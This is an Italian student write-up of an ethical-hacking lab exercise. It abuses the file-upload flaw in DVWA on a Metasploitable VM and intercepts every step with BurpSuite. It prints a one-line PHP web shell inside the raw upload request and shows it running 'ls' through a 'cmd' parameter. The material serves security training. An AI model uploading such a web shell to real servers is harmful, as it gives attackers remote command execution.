

ESERCITAZIONE W13D1

Nella lezione pratica di oggi vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. **Monitoreremo tutti gli step con BurpSuite**


Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.


Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo **di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite**.

1) Mi connetto dal browser alla macchina Metasploitable



2) Mi sposto nella DVWA e faccio il login, nel mentre attivo il tool BurpSuite per analizzare le richieste



Menu: Burp Project Intruder Repeater View Help

Sub-menu: Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Com

Sub-menu: Extensions Learn

Intercept HTTP history WebSockets history | Proxy settings



Request to http://192.168.1.101:80

Buttons: Forward Drop **Intercept is on** Action Open browser


View: Pretty **Raw** Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.101
3 Content-Length: 435
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryA0CP2wGwI9Ncvlct
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/122.0.6261.95 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.1.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=9474546b7cd6554d3c5a93c7b43aad4b
14 Connection: close
15
16 -----WebKitFormBoundaryA0CP2wGwI9Ncvlct
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryA0CP2wGwI9Ncvlct
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 -----WebKitFormBoundaryA0CP2wGwI9Ncvlct
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundaryA0CP2wGwI9Ncvlct--
31
```

3) Di seguito mi sposto in Upload e carico la shell. (la shell l'ho creata su kali seguendo le istruzioni della traccia dell'esercizio)



4) Mi collego al path ma ricevo l'errore, perchè non abbiamo specificato nessun argomento.



5) Quindi aggiungo il parametro "cmd=ls" nella GET, ed infatti ci viene restituita la lista dei file. Possiamo vederlo anche da BurpSuite, che ci da anche la possibilità di modificare la richiesta prima di inviarla.

The image shows a web browser window at the top and the Burp Suite interface below it. The browser's address bar shows the URL `192.168.1.101/dvwa/hackable/uploads/shell.php?cmd=ls`. The page content displays the output of the `ls` command: `dvwa_email.png shell.php`.

The Burp Suite interface is in the "Proxy" tab. It shows an intercepted request to `http://192.168.1.101:80`. The "Intercept is on" button is highlighted. The request is displayed in the "Raw" view, showing the following details:

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.1.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
6 Gecko) Chrome/122.0.6261.95 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
8 q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: security=low; PHPSESSID=9474546b7cd6554d3c5a93c7b43aad4b
12 Connection: close
```